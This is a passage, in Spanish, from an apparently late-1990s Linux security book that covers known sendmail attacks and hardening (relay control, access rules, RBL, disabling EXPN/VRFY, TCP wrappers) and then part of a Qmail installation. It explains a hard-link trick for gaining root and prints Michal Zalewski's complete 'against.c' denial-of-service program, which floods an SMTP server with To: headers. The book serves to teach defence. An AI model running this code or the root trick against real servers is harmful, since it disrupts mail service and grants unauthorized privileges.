En la sección "Descomprimir, crear, instalar y ejecutar COPS " del Capítulo 8, "*Scanners*", se ha explicado el alcance de los agujeros de sendmail. COPS rastrea un agujero en la opción sendmail debug de diciembre de 1988, que puede dar acceso privilegiado a los atacantes remotos. Para obtener una descripción de dicho agujero, consulte la página web http://www.cs.uu.nl/pub/SECURITY/cert-advisories/CA-88:01.ftpd.hole.

Cuando se escribió este libro, sendmail iba por la versión 8.9.3. Si tiene una versión anterior actualícela ahora. Para comprobar la versión de sendmail, realice una sesión de telnet al puerto 25 y vea los resultados.

Ésta es una salida de ejemplo:

```
[jray@pointy jray]$ telnet poisontooth.com 25
Trying 24.93.119.226...
Connected to poisontooth.com.
Escape character is '^]'.
220 pointy.poisontooth.com ESMTP Sendmail 8.9.3/8.9.3;
➥Sat, 10 Jul 1999 16:27:14 -0400
```

En este ejemplo, se puede apreciar que pointy.poisontooth.com ejecuta sendmail 8.9.3.

NOTA

La cabecera de la salida se puede modificar para ocultar la información de la versión de sendmail, pero no es aconsejable. Sus opciones se limitan a reflejar versiones anteriores, pero ello sólo animará a los atacantes a probar varios ataques. Aunque estos ataques no tendrán ningún éxito, no es necesario tener el quebradero de cabeza que conlleva tener a varios malhechores machacando el servidor SMTP.

El objetivo de los intrusos es sendmail, no sólo por su dilatado historial de seguridad, sino también porque:

- sendmail es un servicio públicamente disponible. Si se está ejecutando, cualquiera puede conectarse a él y utilizarlo.
- sendmail suele ejecutarse como root. Por consiguiente, si los intrusos encuentran un agujero por el que puedan acceder, obtienen acceso privilegiado.
- Como se ha indicado anteriormente, sendmail es muy difícil de configurar y, por tanto, los intrusos juegan (a menudo con éxito) con que haya configurado mal el equipo.

Examinemos algunos ataques típicos a sendmail, su funcionamiento y cómo evitarlos (tenga en cuenta que la siguiente lista no es exhaustiva, sino un resumen de los ataques más notables y conocidos).

El fallo de desbordamiento del *buffer* de MIME

Se tuvo conocimiento de este fallo en el tercer trimestre de 1998. Lo que hace interesante el *exploit* es que no afecta al propio sendmail, sino a los clientes a los que sendmail envía el correo. Aquí, sendmail es el instrumento, no el objetivo.

Las cabeceras de MIME son los componentes de los mensajes que separan los distintos tipos de datos. Los mensajes codificados mediante MIME pueden incluir imágenes, sonidos y texto con estilo. Si se utiliza un programa de e-mail antiguo, o quizá un sencillo programa de texto como mail, es muy probable que vea mensajes codificados mediante MIME que contengan líneas similares a éstas:

```
This is a multi-part message in MIME format.

--_____BoundaryOfDocument_____
Content-Type: text/plain
Content-Transfer-Encoding: 7bit
```

Algunos investigadores independientes averiguaron que varios clientes de e-mail eran vulnerables a un oscuro ataque que utiliza las cabeceras de MIME. Si recibían un mensaje que contenía una cabecera MIME con un formato incorrecto, se podría producir un desbordamiento del *buffer*.

Como se explicaba en la nota del Computer Emergency Response Team (CERT Advisory CA-98.10, 11 de agosto de 1998), esto representaba un riesgo considerable:

> "Un intruso que envía un mensaje de correo escrupulosamente modificado a un sistema vulnerable puede, en determinadas circunstancias, hacer que se ejecute el código que ha elegido el intruso en el sistema vulnerable. Además, un intruso puede hacer que un programa de correo vulnerable deje de funcionar de forma inesperada. Dependiendo del sistema operativo en el que funcione el cliente de correo y los privilegios del usuario que utilice el cliente de correo vulnerable, el intruso puede ser capaz de colapsar todo el sistema. Si un usuario privilegiado lee correo con un agente de usuario de correo vulnerable, un intruso puede obtener acceso administrativo al sistema."

(De CA-98.10, que se puede encontrar en http://www.cert.org/advisories/CA-98.10.mime_buffer_overflows.html.)

Tras recibir la notificación, los desarrolladores de sendmail rápidamente crearon una actualización para sendmail 8.9.1, que posteriormente se incorporó a la versión 8.9.3. La actualización permite al servidor proporcionar protección a los clientes afectados. Puede descargar la actualización, que sólo es necesaria si se tiene la versión 8.9.1, en ftp://ftp.sendmail.org/pub/sendmail/sendmail.8.9.1a.patch.

NOTA

En el pasado, los ataques a las cabeceras MIME han afectado a varios servicios más allá de los clientes de correo. En el Capítulo 17, "Ataques de denegación de servicio", véase el ataque de *flood* a cabeceras MIME contra httpd (puede encontrarlo en la sección "Ataques en redes Linux").

El desbordamiento del *buffer* de HELO

En las versiones de sendmail anteriores a la 8.9, existe una condición en la que un atacante puede disfrazar su origen pasando una cadena anormalmente grande (mayor que 1KB u 855 caracteres) junto con el comando HELO. Suponiendo que el atacante enviara HELO seguido de, al menos, 1.024 bytes de la cadena abc, la cabecera del mensaje resultante serían parecida a ésta:

```
From attacker@attack.place.net Wed Feb  5 12:31:51 1998
Received: from abcabcabcabcabcabcabcabcabcabcabcabcabcabcabc
➥abcabcabcabcabcabc...
Date: Wed, 5 Feb 1998 12:32:22 +0300
From: attacker@attack.place.net
```

La cadena anormalmente grande oscurece información que habitualmente revelaría la dirección IP del remitente. Este *exploit*, aunque no es amenazador, es una de las formas en que los intrusos pueden utilizar sendmail para transmitir e-mails comerciales no deseados y crear e-mails que son muy difíciles de rastrear.

Si tiene una versión de sendmail anterior y desea probar este *exploit*, descargue la explicación y un *script* de *shell* del *exploit* en http://www.rootshell.com/archive-j457nxiqi3gq59dv/199805/sendmailhelo.txt.html.

NOTA

Una versión más exhaustiva (y automatizada) de este ataque se incluye en Nessus como un complemento, un *scanner* de seguridad de red explicado en el Capítulo 8.

Archivo de contraseñas/acceso a root

Un ataque más siniestro afectaba a sendmail 8.8.4. Los usuarios locales podían utilizar conexiones para obtener acceso a *root*. Este *exploit* dependía de que sendmail almacenara un mensaje que no se puede entregar al final de /var/tmp/dead.letter.

Todos los usuarios pueden escribir en /var/tmp, por lo que los atacantes locales pueden crear un enlace consistente entre /etc/passwd y /var/tmp/dead.letter. A continuación, envían al servidor de sendmail un mensaje que no se puede enviar. En el cuerpo del mensaje, el atacante inserta una cuenta de usuario que se va a añadir al archivo de contraseñas (preferentemente una cuenta con UID 0 o *root*).

Cuando el mensaje se marca como imposible de entregar, se añade a /var/tmp/dead.letter, que pasa a ser un enlace consistente con /etc/passwd. El resultado de esta operación es una nueva cuenta en el sistema con privilegios de *root*.

Antes de probarlo en casa, debe saber lo siguiente:

- Este tipo de enlaces no pueden abarcar sistemas de archivos, por lo que este ataque no va a funcionar si /var/tmp se encuentra en un sistema de archivos que no sea /etc/passwd.
- Si existe postmaster, el correo se entregará en dicha cuenta antes de almacenarse en /var/tmp/dead.letter. Si éste es el caso, el *exploit* no funcionará.

Estas limitaciones reducen considerablemente las posibilidades de que este *exploit* suponga un peligro para los servidores de producción. Es mucho más probable trabajar en antiguos sistemas Linux que albergar todo un sistema de archivos en una sola partición. No obstante, éste es un ejemplo de la forma en que los astutos piratas pueden utilizar sendmail para sortear la seguridad del sistema.

NOTA

Este ataque demuestra el motivo por el que es aconsejable realizar particiones. La realización de particiones tiene muchas implicaciones en la seguridad, que se explican en la sección "Particiones y seguridad" del Capítulo 3, "Instalación".

Para obtener más información acerca de este *exploit*, diríjase a la página web http://www.rootshell.com/archive-j457nxiqi3gq59dv/199707/sndmail8.8.4.txt.html.

Ataque de denegación de servicio en el análisis de cabeceras de sendmail

En el Capítulo 17 se explican varios métodos de desestabilización de los servicios de red. Al ser un sistema de perfil alto y fácilmente accesible, sendmail suele ser con frecuencia un objetivo elegido.

Un ataque reciente se ha centrado en un error del código de análisis de las cabeceras de sendmail. Mediante la creación de mensajes con un gran número de cabeceras To:, los intrusos pueden detener el servidor. Este *exploit* funciona contra sendmail 8.9.2 y contra las versiones anteriores, con lo que llegan a resultar afectadas las últimas instalaciones de sendmail.

Michal Zalewski ha creado un código de prueba para demostrar el ataque. Su código introduce condiciones de espera (sleep/usleep) para evitar que se paralicen totalmente los servicios objetivos del ataque.

Pruebe el código para verificar si hay un aumento en la latencia al ponerse en contacto con la máquina que contiene sendmail. Si lo hay, significa que es vulnerable. No elimine las líneas con la condición de espera *sleep* ni aumente el número máximo de conexiones, ya que si lo hace, se arriesga a echar abajo las máquinas que intenta probar.

Éste es el código de prueba de Zalewski:

```
/*
against.c - Another Sendmail (and pine ;-) DoS (up to 8.9.2)
 (c) 1999 by <marchew@linux.lepszy.od.kobiety.pl>

Usage: ./against existing_user_on_victim_host victim_host
```

```
Example: ./against nobody lamers.net
*/

#include <stdio.h>
#include <unistd.h>
#include <sys/param.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdarg.h>
#include <errno.h>
#include <signal.h>
#include <getopt.h>
#include <stdlib.h>
#include <string.h>

#define MAXCONN 5
#define LINES   150000

struct hostent *hp;
struct sockaddr_in s;
int suck,loop,x;

int main(int argc,char* argv[]) {
  printf("against.c - another Sendmail DoS (up to 8.9.2)\n");
  if (argc-3) {
    printf("Usage: %s victim_user victim_host\n",argv[0]);
    exit(0);
  }

  hp=gethostbyname(argv[2]);
  if (!hp) {
    perror("gethostbyname");
    exit(1);
  }

  fprintf(stderr,"Doing mess: ");
  for (;loop<MAXCONN;loop++) if (!(x=fork())) {
    FILE* d;
    bcopy(hp->h_addr,(void*)&s.sin_addr,hp->h_length);
    s.sin_family=hp->h_addrtype;
    s.sin_port=htons(25);
    if ((suck=socket(AF_INET,SOCK_STREAM,0))<0) perror("socket");
    if (connect(suck,(struct sockaddr *)&s,sizeof(s))) perror("connect");
```

```
    if (!(d=fdopen(suck,"w"))) { perror("fdopen"); exit(0); }
    usleep(100000);
    fprintf(d,"helo tweety\n");
    fprintf(d,"mail from: tweety@polbox.com\n");
    fprintf(d,"rcpt to: %s@%s\n",argv[1],argv[2]);
    fprintf(d,"data\n");
    usleep(100000);
    for(loop=0;loop<LINES;loop++) {
      if (!(loop%100)) fprintf(stderr,".");
      fprintf(d,"To: x\n");
    }
    fprintf(d,"\n\n\nsomedata\n\n\n");
    fprintf(d,".\n");
    sleep(1);
    fprintf(d,"quit\n");
    fflush(d);
    sleep(100);
    shutdown(suck,2);
    close(suck);
    exit(0);
  }
  waitpid(x,&loop,0);
  fprintf(stderr,"ok\n");
  return 0;
}
```

Si se examina detenidamente, se aprecia que el programa realiza varias conexiones al objetivo y envía direcciones de e-mail basura a un usuario. Lo infrecuente (y aquí es donde entra el *exploit*) es el bucle que incluye 15.000 líneas To: en el mensaje saliente, lo que atasca sendmail y provoca que, en último término, el servidor deje de procesar más e-mails.

Para obtener más información acerca de este ataque, visite la página web http://www.rootshell.com/archive-j457nxiqi3gq59dv/199902/sendmail892against.txt.html.

(Para examinar un interesante ataque automático de denegación de servicio sobre sendmail, véase la sección sobre Octopus del Capítulo 17. Básicamente, Octopus golpea al servidor de sendmail y lleva a cabo un ataque de saturación de procesos.)

Éstos son solo unos pocos de los ataques a sendmail conocidos. Habrá otros, por lo que es aconsejable estar al tanto de todos los desarrollos de sendmail. Un documento importante es la lista de errores de sendmail, que se encuentra en ftp://ftp.sendmail.org/pub/sendmail/KNOWNBUGS. Esta lista contiene todos los errores y *exploits* identificados hasta el momento en el software sendmail.

Éstos son algunos ejemplos:

- \231, considerado dañino. Las direcciones de cabeceras que tienen el carácter \231 (y posiblemente otros en el rango \201 a \237) se comportan de forma extraña y, a menudo, inesperada.
- El problema accept() en Linux. El accept() del bucle del demonio de sendmail puede devolver ETIMEDOUT. "Connection timed out" no está documentado como un valor de retorno válido de accept(2) y se creía que era un error en el *kernel* (núcleo) de Linux. Posterior información del grupo del *kernel* Linux establece que los *kernels* de Linux 2.0 siguen RFC1122, mientras que sendmail sigue la especificación original de BSD (ahora borrador de POSIX 1003.1g). Los *kernels* 2.1.X y posteriores seguirán el borrador de POSIX.
- Un exceso de anidamiento de las listas de correo puede agotar los descriptores de archivos. Si tiene una lista de correo que incluya un gran número de otras listas, cada una de las cuales tiene un propietario independiente, puede quedarse sin descriptores de archivos. Cada lista de correo con un propietario independiente utiliza un descriptor de archivos abierto (antes de la versión 8.6.6, cada lista tenía tres descriptores de archivos abiertos). Este hecho es especialmente atroz si se ha definido una caché de conexión grande.

Los intrusos rápidamente explotan dichos errores y se expanden sobre ellos. Por ejemplo, ya ha salido a la luz un ataque de denegación de servicio basado en el error accept() de Linux descrito anteriormente.

Protección de los servicios de sendmail

Aunque los ataques de línea dura a sendmail pueden amenazar a su servidor, es muy difícil encontrarse con alguno verdaderamente eficaz. La mejor defensa contra dichos ataques es estar al día. Además de eso, no hay pasos genéricos que puedan tomarse para protegerse de ellos. Después de todo, usted es un administrador de sistemas, no un médium. Sin embargo, hay varios pasos que se pueden tomar para proteger los servicios de sendmail.

Protegerse contra transmisiones no autorizadas

Las transmisiones no autorizadas es un problema irritante, sobre todo en las antiguas instalaciones de Linux (de forma predeterminada, las versiones de sendmail anteriores a la 8.9 tienen las transmisiones activadas). Por otra parte, las actuales distribuciones de Linux incluyen sendmail 8.9.x. Si tiene la versión 8.8.x y por alguna razón no puede o no desea actualizarla, consulte en la página de Claus Aßmann cómo configurar sendmail 8.8 para controlar la transmisión. Dicha página se encuentra en http://www.sendmail.org/~ca/email/check.html.

Si utiliza sendmail 8.9.x, es muy fácil configurar el servidor para que puedan transmitir solamente los *hosts* autorizados. Por supuesto, se puede preguntar el

motivo por el que desea transmitir, pero hay ocasiones en que es necesario hacerlo. Por ejemplo, suponga que gestiona intranets en una empresa grande con varias redes. Existe la posibilidad de que desee controlar el e-mail desde un solo servidor. Para hacerlo, tendrá que configurar la transmisión.

O suponga que la organización superior controla ourtoys.com, ourgames.com y ourweapons.com. Para servir correo a las tres, necesita una configuración de servidor que pueda transmitir a las tres.

Las transmisiones se establecen mediante la edición del archivo /etc/mail/access de modo que incluya todos los dominios participantes. Dependiendo de la distribución de Linux, este archivo puede tener otro nombre. La convención de asignación de nombres que se utiliza aquí es la estándar de Red Hat 6.0.

Éste es un ejemplo:

```
# Check the /usr/doc/sendmail-8.9.3/README.cf file for a description
# of the format of this file. (search for access_db in that file)
# The /usr/doc/sendmail-8.9.3/README.cf is part of the sendmail-doc
# package.
#
# by default we allow relaying from localhost...
localhost.localdomain      RELAY
localhost                  RELAY
ourtoys.com                RELAY
ourgames.com               RELAY
ourweapons.com              RELAY
```

Tras agregar los dominios, vuelva a crear el archivo binario de base de datos que corresponda al archivo de texto que acaba de modificar. Para hacerlo, ejecute el comando make desde /etc/mail de la siguiente forma:

```
[root@pointy mail]# cd /etc/mail
[root@pointy mail]# make
```

Eso es todo. Si necesita una configuración más avanzada de las transmisiones, véase la página de directivas de transmisión de sendmail 8.9, que se encuentra en http://www.sendmail.org/~ca/email/chk-89f.html#ACCESS_RELAY.

También puede utilizar /etc/mail/access para bloquear el correo entrante de un nombre de dominio, subred o nombre de usuario determinado. Para ello, tiene que utilizar una palabra clave que no sea RELAY; la apropiada depende de lo que desee. Éstas son las palabras clave válidas:

REJECT

Ésta es la entrada más frecuentemente utilizada para bloquear mensajes o remitentes no deseados. La palabra clave REJECT devolverá el mensaje entrante al no poder enviarlo.

OK

Si una entrada se define de esta forma, se permitirá el correo dirigido o enviado por ella aun cuando otra regla lo deniegue. Por ejemplo, si se desea bloquear todo el correo entrante del dominio wearebad.com pero permitir mensajes de una máquina específica de dicho dominio (por ejemplo, notus.wearebad.com), habría que establecer un conjunto de reglas como el siguiente:

```
wearebad.com                REJECT
notus.wearebad.com           OK
```

Con esta configuración, el servidor rechazará los mensajes de cualquier máquina del dominio wearebad.com excepto de notus.

DISCARD

Con frecuencia, es posible que no desee devolver mensajes de error al remitente. Por ejemplo, suponga que alguien está llenando su red de mensajes de correo electrónico no deseados, pero no desea que esa persona sepa el motivo por el que el servidor está ignorándolos. En ese caso, descarte todos los mensajes entrantes con el comando DISCARD. El resultado es el mismo que con la palabra clave REJECT, pero no se ha generado ningún error.

Error Message

Para devolver un mensaje de error personalizado para los mensajes rechazados, utilice el código de respuesta de errores de RFC 821 (normalmente 550) seguido del texto personalizado. Es algo idéntico a lo que sucede con la palabra clave REJECT, pero le permite definir un código de respuesta propio. Por ejemplo:

```
badpeople.com        550 No se acepta el correo de
determinadas personas.
```

Con este conjunto de reglas, se rechazan los mensajes de badpeople.com con el mensaje "No se acepta el correo de determinadas personas".

Con estas directivas también se puede utilizar la dirección de un remitente determinado en lugar de bloquear toda una subred. Por ejemplo, si desea bloquear el correo electrónico del nombre de usuario SPAMCITY, utilice la entrada SPAMCITY@, seguida de una directiva apropiada, como REJECT, DISCARD, etc.

Listas negras en tiempo real

Sería fantástico si existiera una lista de las personas que envían correo basura y que sendmail pudiera realizar consultas dinámicas en ella para decidir si aceptar o no correo de un dominio determinado. Existe y es posible realizar consultas en ellas. La lista se llama *Realtime Blackhole List* (RBL). Ésta es una lista, que se mantiene públicamente, de los sitios en los que se sabe que existe esta práctica. Dicha lista se mantiene actualizada gracias a la contribución de administradores de todo el mundo.

Funcionamiento de RBL

En lugar de introducir un protocolo nuevo para determinar si se sabe que un *host* envía correo "basura", el RBL utiliza la tecnología DNS existente. El RBL no es

más que un servidor DNS modificado que responde a las consultas de nombres de forma exclusiva.

Imagine que desea comprobar si se sabe que la dirección 199.198.197.196 envía correo "basura". Para ello, realice una búsqueda de DNS en 196.197.198.199.rbl.maps.vix.com (la dirección IP inversa con rbl.maps.vix.com añadido al final). Si existe alguna entrada, significa que se sabe que la IP es de un *host* que envía correo "basura"

Por ejemplo, para probar 127.0.0.2 (alguien que está registrado en RBL como que envía correo "basura") desde una línea de comandos utilizando nslookup, pruebe lo siguiente:

```
[jray@pointy jray]$ nslookup
Default Server:  vector.columbus.rr.com
Address:  204.210.252.252

> set querytype=txt
> 2.0.0.127.rbl.maps.vix.com
Server:  vector.columbus.rr.com
Address:  204.210.252.252

2.0.0.127.rbl.maps.vix.com      text = "Blackholed
➥- see <URL:http://maps.vix.com/cgi-bin/lookup?127.0.0.2>"
...
```

NOTA

El *Mail Abuse Prevention System* ha agregado hace poco tiempo una interfaz de web a su RBL. Ya es posible realizar consultas acerca de cualquier dirección IP visitando http://maps.vix.com/cgi-bin/lookup. Si desea realizar búsquedas RBL en un script, analice rblcheck, una utilidad de Edward S. Marshall. rblcheck puede obtenerse en formato de código fuente o en formato binario en http://www.xnet.com/~emarshal/rblcheck/.

En el ejemplo anterior, 127.0.0.2 está en la lista negra. Si sigue la lista que devuelve, verá un mensaje de ejemplo que devuelven algunos servidores de correo electrónico con un mensaje devuelto. Desgraciadamente, sendmail no admite esta característica. Es posible que desee tomar nota de este mensaje, ya que ofrece una clara explicación del motivo por el que el mensaje devuelto no se ha podido enviar, lo que puede ser muy útil si algún usuario se queja de no recibir e-mail.

NOTA

Esto plantea un problema con RBL; puede rechazar tanto e-mails válidos como mensajes "basura". Si un usuario envía este tipo de mensajes desde una red que, por lo

demás, es correcta, dicha red podría acabar con una entrada en RBL, lo que posteriormente impediría que gente inocente de la red afectada enviara e-mail a servidores de e-mail protegidos mediante RBL.

Para implementar el servicio RBL en un servidor de sendmail, agregue el siguiente comando al archivo de configuración /etc/sendmail.mc:

```
FEATURE(rbl)
```

NOTA

Sólo funciona con sendmail 8.9. Si utiliza una versión anterior, visite el sitio web, donde puede encontrar información acerca de la configuración.

Tras agregarlo al archivo sendmail.mc, ejecute el procesador de macros m4:

```
[root@pointy jray]# m4 /etc/sendmail.mc > /etc/sendmail.cf
```

NOTA

Si nunca ha gestionado archivos de configuración *.mc ni ha utilizado m4, consulte el tutorial de configuración del archivo sendmail de Eric Allman (en particular, la sección titulada "A Brief Introduction to m4"). Puede encontrarlo en http://www.sendmail.org/m4/readme.html.

Para finalizar, reinicie sendmail. A partir de ese momento estará protegido contra miles de mensajes "basura". No espere que desaparezcan todos sus problemas de correo electrónico "basura", pero puede percibir una sensible reducción.

Para obtener más información sobre el proyecto RBL, su utilización y cómo se puede contribuir a él, diríjase a la dirección http://maps.vix.com/rbl/.

Desactivar EXPN y VRFY

Dos comandos de SMTP que proporcionan información son EXPN (expand) y VRFY (verify). Los intrusos utilizan estos comandos para identificar a los usuarios válidos y ampliar listas de distribución.

Así funciona EXPN:

```
[root@pointy log]# telnet localhost 25
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
```

```
220 pointy.poisontooth.com ESMTP Sendmail 8.9.3/8.9.3;
➥Sun, 11 Jul 1999 19:35:31
 -0400
EXPN
501 Argument required
EXPN samplelist
250 <jray@pointy.poisontooth.com>
250 <jackd@pointy.poisontooth.com>
250 <maddy@pointy.poisontooth.com>
quit
221 pointy.poisontooth.com closing connection
```

Una expansión de samplelist revela tres destinatarios. Todas son cuentas válidas de pointy.poisontooth.com y ya son objetivos potenciales de los ataques. La desactivación de EXPN y VRFY es una medida inteligente.

Para ello, edite /etc/sendmail.cf y agregue las directivas noexpn y novrfy a la configuración de PrivacyOptions. En su archivo de configuración, las opciones correctamente definidas deberían ser similares a éstas:

```
# privacy flags
O PrivacyOptions=authwarnings,noexpn,novrfy
```

A continuación, reinicie sendmail (/etc/rc.d/init.d/sendmail restart) y se desactivarán los comandos EXPN/VRFY, lo que puede probarse manualmente estableciendo una sesión de telnet con el puerto 25 de su servidor de sendmail.

Utilizar empaquetadores de TCP para bloquear tráfico

Si un sitio procesa muy poco tráfico de e-mail, es posible integrar la seguridad de sendmail con empaquetadores de TCP. Sin embargo, con este método, sendmail deja de funcionar como un proceso de demonio y funciona como un proceso que activa inetd, lo que origina una mayor latencia y una mayor carga en el servidor a causa de un mayor acceso al disco duro y memoria. Pero si la carga es pequeña o si tiene la potencia y memoria necesarias, pruébelo.

Para configurar sendmail para que se inicie desde inetd, en primer lugar elimine sendmail del proceso de inicio utilizando un editor a nivel de ejecución o suprimiendo manualmente el *script* de inicialización del directorio de nivel de ejecución apropiado:

- Determine el nivel de ejecución, que suele ser 3 en inicios que no son de X-Windows y 5 en las máquinas que arrancan en X-Windows.
- Suprima los enlaces a los *scripts* de inicialización de sendmail en el directorio de nivel de ejecución apropiado (rm /etc/rc.d/rc3.d/*sendmail* o rm /etc/rc.d/rc5.d/*sendmail*).

A continuación, cree una entrada en /etc/inetd.conf para iniciar sendmail cuando se realiza una conexión al puerto 25. Para hacerlo, agregue la siguiente línea a /etc/inetd.conf:

```
smtp stream  tcp  nowait  root /usr/sbin/tcpd /usr/sbin/sendmail -bD
```

Para finalizar, indique a inetd que vuelva a leer su archivo de configuración (killall -1 inetd) o vuelva a arrancar. A partir de ese momento, la configuración de sendmail debe protegerse con el mismo sistema de empaquetadores de TCP que el de los restantes servicios entrantes.

El mayor reto que supone la utilización de empaquetadores de TCP con sendmail es que no ofrece la misma flexibilidad que la configuración estándar de sendmail.

NOTA

Si intenta establecer un sistema en el que sólo unos pocos *hosts* y redes puedan ponerse en contacto con el servidor o en el que solamente se bloquee el servicio de unos pocos, es muy probable que debiera utilizar las funciones de seguridad estándar de sendmail.

A continuación, puede encontrar algunos ejemplos de archivos empaquetadores de TCP. Recuerde que la activación de los empaquetadores de TCP afectará a todos los servicios empaquetados de /etc/inetd.conf, por lo que debe ser consciente de que la funcionalidad de los servicios de FTP y de otros servicios también va a cambiar.

Éste es un ejemplo que bloquea el servicio de todos, excepto de games.com, toys.com y weapons.com:

```
/etc/hosts.deny:
#
# hosts.deny    This file describes the names of the hosts which are
#               *not* allowed to use the local INET services, as decided
#               by the '/usr/sbin/tcpd' server.
#
# The portmap line is redundant, but it is left to remind you that
# the new secure portmap uses hosts.deny and hosts.allow.  In particular
# you should know that NFS uses portmap!
ALL:ALL
/etc/hosts.allow:
#
# hosts.allow   This file describes the names of the hosts which are
#               allowed to use the local INET services, as decided
#               by the '/usr/sbin/tcpd' server.
#
ALL: LOCAL, games.com, toys.com, weapons.com
```

Este ejemplo, en primer lugar bloquea todo y, a continuación, permite solamente que se conecten las redes especificadas. Dependiendo del sistema de correo, éste puede ser el método apropiado. Sin embargo, puede ser más sencillo

denegar el acceso a unas pocas redes y permitir el acceso a TODAS, como se ve en el siguiente ejemplo:

```
/etc/hosts.deny:
#
# hosts.deny    This file describes the names of the hosts which are
#               *not* allowed to use the local INET services, as decided
#               by the '/usr/sbin/tcpd' server.
#
# The portmap line is redundant, but it is left to remind you that
# the new secure portmap uses hosts.deny and hosts.allow.  In particular
# you should know that NFS uses portmap!
ALL: badpeople.com, evilspam.com
/etc/hosts.allow:
#
# hosts.allow   This file describes the names of the hosts which are
#               allowed to use the local INET services, as decided
#               by the '/usr/sbin/tcpd' server.
#
ALL: ALL
```

En este ejemplo, todo el mundo puede conectarse excepto badpeople.com y evilspam.com.

TCP Wrappers ofrece otras directivas que coinciden con determinados tipos de *hosts*. Para obtener más información sobre TCP Wrappers, véase el Capítulo 18, "Linux y *firewalls*".

Otros recursos de sendmail

Este capítulo no puede explicar todos los posibles problemas de seguridad o de configuración de sendmail. Por tanto, hemos compilado una pequeña lista de buenos recursos de sendmail que le ayudarán a obtener más conocimientos y a asegurar servidores de sendmail:

- "The Sendmail Nutshell Book", de Bryan Costales, Eric Allman y Gigi Estabrook, O'Reilly y Associates. Éste es un libro que deberían tener todos los administradores de sendmail.
- Compatibilidad de AUTH con sendmail. El protocolo SMTP autenticado requiere un nombre de usuario y una contraseña para enviar mensajes a través de un servidor SMTP (ftp://ftp.lysator.liu.se/pub/ident/servers/).
- Integración de LDAP y sendmail. Integre servidores LDAP con el servidor de correo electrónico. Los servidores de LDAP mantienen bases de datos de información de los usuarios y pueden utilizarlos versiones posteriores de sendmail para realizar búsquedas de direcciones (http://www.stanford.edu/~bbense/lnst.html).

- "Muy Cool sendmail Resources". En esta página puede encontrar notas de seguridad, actualizaciones y otra información útil relacionada con sendmail (http://www.muycool.org/sendmail/).
- "sendmail Security Checking Rulesets". Aquí encontrará el exhaustivo conjunto de reglas de Andy Harper para sendmail para implementar la transmisión de correo y medidas anti-correo electrónico "basura" (http://www.agh.cc.kcl.ac.uk/unix/archive/checking/).
- "Firewall Application Notes". Este documento afronta los *proxies* de aplicaciones y sendmail en relación a los *firewalls* (http://www.telstra.com.au/pub/docs/security/firewall-1.1.ps.Z).
- smtpstats de Bryan Beecher, un *script* de *shell* que recopila estadísticas sobre el tráfico de SMTP (ftp://ftp.his.com/pub/brad/sendmail/smtpstats).
- ssl de Tom Christiansen (no hay que confundirlo con Secure Sockets Layer), un *script* de Perl que resume el syslog de sendmail (ftp://ftp.his.com/pub/brad/sendmail/ssl).
- syslog_stats de Rich Bjorkund es otro buen *script* Perl para resumir la actividad de sendmail. Se puede obtener en ftp://ftp.his.com/pub/brad/sendmail/syslog_stats.
- "CIAC F-13: Unix sendmail Vulnerabilities". Este informe ofrece buenos enlaces de seguridad de sendmail (http://ciac.llnl.gov/ciac/bulletins/f-13.shtml).
- sendmail.cf generator de Harker para la versión 8.7, 8.8 y 8.9. Este sitio web permite generar varios conjuntos de archivos de configuración de sendmail, dependiendo de un amplio abanico de opciones que especifique. Ésta es una buena herramienta para obtener más información sobre la configuración de sendmail (http://www.harker.com/webgencf/index.html).
- "sendmail Tips and Tricks", de Robert Harker. Esta página tiene enlaces con muchos tutoriales de sendmail (http://www.harker.com/sendmail/sendmail-tips.html).
- "sendmail Security without Source Code Changes", de Russell Coker. Aquí, Coker describe cómo configurar sendmail sin root (http://www.coker.com.au/~russell/sendmail.html).
- "Kai's SpamShield". Este sitio ofrece un programa que protege el servidor de sendmail de las personas que envían correo "basura" y otros malhechores (http://spamshield.conti.nu/).
- AmaViS, un rastreador de virus para servidores de sendmail, es excelente para proteger una red heterogénea que depende del correo SMTP. Consúltelo en http://satan.oih.rwth-aachen.de/AMaViS/.

Además, para mejorar la seguridad de sendmail, quizá sea inteligente utilizar IspMailGate, que ofrece filtro y cifrado. Consulte el Anexo C, "Otras herramientas de seguridad de Linux útiles".

Reemplazar sendmail por Qmail

sendmail es y ha sido el servidor SMTP de facto y es muy probable que siga siéndolo en los próximos años. Sin embargo, su complejidad hace que sea difícil de asegurar. Y para mucha gente, Qmail es probablemente una opción mejor.

Qmail es el sustituto de sendmail creado por Dan Bernstein, quien lo desarrolló con los problemas de seguridad en la mente. Hace poco tiempo, Bernstein ofreció una recompensa de 1.000 dólares a cualquiera que pudiera saltarse la seguridad de Qmail. Nadie ha reclamado el premio (para obtener más información sobre dicho concurso, visite http://www.qmail.org). En esta sección examinaremos Qmail.

Instalación de Qmail

Para instalar Qmail, en primer lugar descargue el RPMS de ftp://moni.msci.memphis.edu/pub/qmail. Aquí explicaremos la distribución de origen.

NOTA

En el "HOWTO de Qmail" de Adam McKenna puede hallar más instrucciones para la instalación. Dicho documento se encuentra en http://www.flounder.net/qmail/qmail-howto.html.

Tras descargar la distribución de origen, descomprima el archivo .zip y, a continuación, el archivo .tar:

```
[root@applemac root]# gunzip qmail-1.03.tar.gz
[root@applemac root]# tar -xf qmail-1.03.tar
```

Después, haga que Qmail sea el directorio principal:

```
[root@applemac root]# mkdir /var/qmail
```

Para que Qmail funcione correctamente, tendrá que agregar varios usuarios y grupos. Este proceso puede automatizarse utilizando los comandos descritos en el archivo INSTALL.ids que se incluye:

```
[root@applemac qmail-1.03]# /usr/sbin/groupadd nofiles
[root@applemac qmail-1.03]# /usr/sbin/useradd -g nofiles -d
➥/var/qmail/alias alias
[root@applemac qmail-1.03]# /usr/sbin/useradd -g nofiles -d /var/qmail
➥qmaild
[root@applemac qmail-1.03]# /usr/sbin/useradd -g nofiles -d /var/qmail
➥qmaill
[root@applemac qmail-1.03]# /usr/sbin/useradd -g nofiles -d /var/qmail
➥qmailp
```

```
[root@applemac qmail-1.03]# /usr/sbin/groupadd qmail
[root@applemac qmail-1.03]# /usr/sbin/useradd -g qmail -d /var/qmail qmailq
[root@applemac qmail-1.03]# /usr/sbin/useradd -g qmail -d /var/qmail qmailr
[root@applemac qmail-1.03]# /usr/sbin/useradd -g qmail -d /var/qmail qmails
```

Ya puede realizar la compilación y la instalación (tenga paciencia, ya que este proceso puede durará varios minutos dependiendo del sistema). En primer lugar, realice una verificación de la instalación.

```
[root@applemac qmail-1.03]# make setup check
```

Cuando haya acabado este proceso, ejecute el *script* de configuración:

```
